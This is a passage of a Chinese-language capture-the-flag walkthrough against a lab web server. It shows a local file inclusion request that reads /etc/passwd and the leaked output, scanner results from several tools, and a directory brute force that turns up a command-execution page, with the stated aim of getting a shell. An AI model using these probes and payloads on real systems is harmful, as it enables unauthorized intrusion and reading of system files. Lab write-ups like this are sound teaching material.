Raw Headers Hex
Type a search term
0 matches
Done
2,847 bytes | 5 millis

```
GET
/Challenge/include.php?file=/etc/passwd&add=Extract+
File HTTP/1.1
Host: 192.168.128.102:33447
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64;
x64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer:
http://192.168.128.102:33447/Challenge/include.php?fi
le=&add=Extract+File
Cookie: sec_session_id=4cn633avro9b8rchh82gqqgun7
Connection: close
```


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologi
n
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologi
n
man:x:6:12:man:/var/cache/man:/usr/sbin/nologi
n
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nolo
gin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/no
login
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/n
ologin
backup:x:34:34:backup:/var/backups:/usr/sbin/n
```

想文件包含拿shell，但没有文件上传点，之前发现的wow.jpg中无木马可包含。

先继续看hacked.php。


步骤5：访问hacked.php，需要输入ID，测试下之前从wow.jpg解密出来的数字：63425

然后，什么也没有发生，看来ID不对，或者需要先通过index页面输入email和密码登录。



You are going Good...Show me your Ninja Skills.

- 步骤6：找注入，把发现的几个页面用AWVS，appscan，zap，w3af，vega，netsparker，openvas，nesuss
- 扫描漏洞，未发现注入。
- 顺便把这些扫描器对比一下



Start URL: http://192.168.128.102:3344

Scan Results	Status
Scan Thread 1 (http://192.168.128.102:33...	Crawling
Web Alerts (7)	
HTML form without CSRF protection ...	
/Challenge	
User credentials are sent in clear te...	
/Challenge	
Clickjacking: X-Frame-Options heade...	
Web Server	
OPTIONS method is enabled (1)	
Web Server	
Broken links (1)	
Error page web server version disclo...	
Web Server	
Password type input with auto-comp...	
Knowledge Base	
Site Structure	
/	
Challenge	OK
css	Forbidden
includes	Moved Perma
js	Moved Perma
styles	Forbidden

Alerts summary 7 alerts

acunetix threat level

Level 2: Medium

Acunetix Threat Level 2

One or more medium-severity type vulnerabilities have been discovered by the scanner. You should investigate each of these vulnerabilities to ensure they will not escalate to more severe problems.

Total alerts found	7
High	0
Medium	2
Low	2
Informational	3

Target information http://192.168.128.102:33447/Challenge/hacke


Statistics 501 requests

Progress

Activity Window

```
05.31 02:11.07, [info] Broken links "/Challenge/js/index.js"
05.31 02:11.07, Processing file /Challenge/js/index.js
05.31 02:11.07, Processing file /Challenge/js/forms.js
05.31 02:11.33, Processing file /Challenge/css
```

Web Scanner | Scanning 1 website(s) ... | Number of websites left to scan : 1



192.168.128.102
192.168.128.102
cdnjs.cloudflare.com

05/31/2018 02:13:04 [Completed] (5)
http://192.168.128.102:33447 (5)
High (3)
Cleartext Password over HTTP (2)
/Challenge/
/Challenge/index.php
Session Cookie Without Secure Flag (/
Low (2)
Form Password Field with Autocomplet
/Challenge/
/Challenge/index.php

Cleartext Password over HTTP

AT A GLANCE


Classification	Environment
Resource	/Challenge/
Risk	High

REQUEST

GET /Challenge/

DISCUSSION

Vega detected a form with a password input field that submits to an insecure (HTTP) target. Password values should never be sent in the clear across insecure channels. This vulnerability could result in unauthorized disclosure of passwords to passive network attackers.



```
HTTP/1.1 404 Not Found
Date: Wed, 30 May 2018 18:13:50 GMT
Server: Apache/2.4.10 (Ubuntu)
Content-Length: 292
Content-Type: text/html; charset=iso-8859-1
```


```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /robots.txt was not found on this server.</p>
<hr>
<address>Apache/2.4.10 (Ubuntu) Server at 192.168.128.102 Port 33447</address>
</body></html>
```

- 警报 (4)
  - X-Frame-Options Header Not Set (4)
    - GET: http://192.168.128.102:33447/Challenge/error.php
    - GET: http://192.168.128.102:33447/Challenge/styles/mai
    - GET: http://192.168.128.102:33447/robots.txt
    - GET: http://192.168.128.102:33447/sitemap.xml
  - Private IP Disclosure (2)
    - GET: http://192.168.128.102:33447/robots.txt
    - GET: http://192.168.128.102:33447/sitemap.xml

Private IP Disclosure

URL:	http://192.168.128.102:33447/robots.txt
Risk:	Low
Confidence:	Medium
Parameter:	
Attack:	192.168.128.102
Evidence:	192.168.128.102
CWE ID:	200
WASC ID:	13
Description:	

警告 0 1 3



- 192.168.128.102:33447
- Knowledge Base
  - Out of Scope Links
  - Scan Performance
  - File Extensions
  - MIME Types
  - Crawling Performance
  - Slowest Pages
  - JavaScript Files
  - Comments
  - CSS Files
  - Cookies
  - Web Pages With Inputs
  - External Scripts

192.168.128.102

IMPORTANT (1)
MEDIUM (1)
LOW (4)
INFORMATION (14)

Scan Finished

100%

0021 / 0021

Scan Information


Current Speed:	64.3 req/sec
Average Speed:	71.3 req/sec
Total Requests:	2846
Failed Requests:	1
HEAD Requests:	137
Elapsed Time:	00:00:39

Issues (0)


- Password Transmitted over HTTP
- Out-of-date Version (Apache)
- OPTIONS Method Enabled
- Missing X-Frame-Options Header
- Version Disclosure (Apache)
- [Possible] Cross-site Request Forgery in Login Form
- SameSite Cookie Not Implemented
- Forbidden Resource
- Autocomplete Enabled (Password Field)
- Missing X-XSS Protection Header
- Out-of-date Version (jQuery)
- Apache Web Server Identified

Group Issues by

- ● Vulnerability Type
- ○ Severity
- ○ Confirmation
- ○ URL



- 步骤7：继续暴破发现的Magic_Box目录：发现low.php,command.php



http://192.168.128.102:33447/Challenge/Magic_Box/

Type	Found	Response	Size	Include	Status
File	/Challenge/Magic_Box/low.php	200	147	□	
File	/Challenge/Magic_Box/command.php	200	783	□	
File	/Challenge/Magic_Box/proc/validate.php	302	424	□	
Dir	/Challenge/Magic_Box/	403	483	☑	Finished
Dir	/Challenge/Magic_Box/proc/	403	490	☑	Scanning
Error	/add/		57	□	IOException
Error	/49/		57	□	IOException
Error	/redirect/		57	□	IOException
Error	/ftp/		57	□	IOException

Current speed: 4752 requests/sec (Select and right click for more options)

Average speed: (T) 4046, (C) 4352 requests/sec

Parse Queue Size: 0


Total Requests: 295375/350612

Current number of running threads: 500

Time To Finish: 00:00:12

Brute forceing files in /Challenge/Magic_Box... /Challenge/Magic_Box/proc/21294.php

- 步骤8：访问low.php是个空页面，访问command.php，发现命令执行界面：

